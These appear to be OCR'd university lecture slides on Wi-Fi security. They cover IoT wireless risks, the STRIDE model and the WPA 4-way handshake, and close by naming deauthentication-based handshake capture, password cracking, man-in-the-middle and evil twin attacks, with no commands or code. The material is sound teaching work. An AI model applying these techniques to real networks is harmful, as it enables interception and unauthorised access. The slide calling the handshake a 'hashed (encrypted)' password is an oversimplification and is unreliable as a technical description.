SAVONIA

WiFi Security – Wireless Password and Man in the Middle Attacks

Cybersecurity Fundamentals

Markku Kellomäki

THIS IS THE WAY TO CHANGE THE WORLD.


SAVONIA

Threats we covered last week

Lab 2 exercises

Lecture 5

Lecture 6 today



source: https://www.enisa.europa.eu/publications/good-practices-for-security-of-iot

Wireless security –WLAN as an example


- Wireless networks are essential for IoT
  - Distributed sensor and actuator networks
  - Remote utility stations
  - Robots and autonomous vehicles
- Wireless communication has its own unique attack vectors
  - Communication uses electomagnetic waves which propagate freely (no elecrical or optical cables)
  - Eavesdropping and interception are physically possible
- Let us look at WLAN communication as an example

WLAN in a nutshell

- Wi-Fi is a marketing name for wireless radio communication devices governed by Wi-Fi Alliance (https://www.wi-fi.org/)
- Evolution of Wi-Fi technology: https://standards.ieee.org/beyond-standards/the-evolution-of-wi-fi-technology-and-standards/
- A good introduction to WI-Fi terms: https://www.ekahau.com/blog/wi-fi-fundamentals-acronym-glossary/
- Frequency bands used by WLAN: https://en.wikipedia.org/wiki/List_of_WLAN_channels

Gartner IoT Reference Architecture

Check discussion on this architecture here:
https://www.spiceworks.com/it-security/cyber-risk-management/articles/industroyer-and-ot-security/



STRIDE

- Each threat is a violation of a desirable property for a system
- Today we will target Confidentiality and Authenticity using temporary Avalability loss


Threat	Desired property	Threat Definition
Spoofing	Authenticity	Pretending to be something or someone other than yourself
Tampering	Integrity	Modifying something on disk, network, memory, or elsewhere
Repudiation	Non-repudiability	Claiming that you didn't do something or were not responsible; can be honest or false
Information disclosure	Confidentiality	Someone obtaining information they are not authorized to access
Denial of service	Availability	Exhausting resources needed to provide service
Elevation of privilege	Authorization	Allowing someone to do something they are not authorized to do

Source: https://en.wikipedia.org/wiki/STRIDE_model

CIA triad

Home automation and CCTV cameras

- Smart homes rely heavily on Wi-Fi networks




Wi-Fi vulnerabilities

- Wi-Fi works in easily accessible frequency bands ⬄ lots of available hardware
- Communication is nowadays encrypted, but handshakes /authentications can be listened to.
- Security of Wi-Fi: https://www.cisco.com/c/en/us/products/wireless/what-is-wi-fi-security.html
- How Wi-Fi 4-way handshake works: https://networklessons.com/wireless/wpa-and-wpa2-4-way-handshake

Wifi 4-way handshake

These handshakes happen every time a device connects to a Wi-Fi access point.


These messages contain hashed (encrypted) version of the access point password.




Wi-Fi attacks

- Harvesting 4-way handshake using deauthentication attack ➔ cracking password by wordlists or brute force
- Man in the Middle attack
- Evil Twin attack

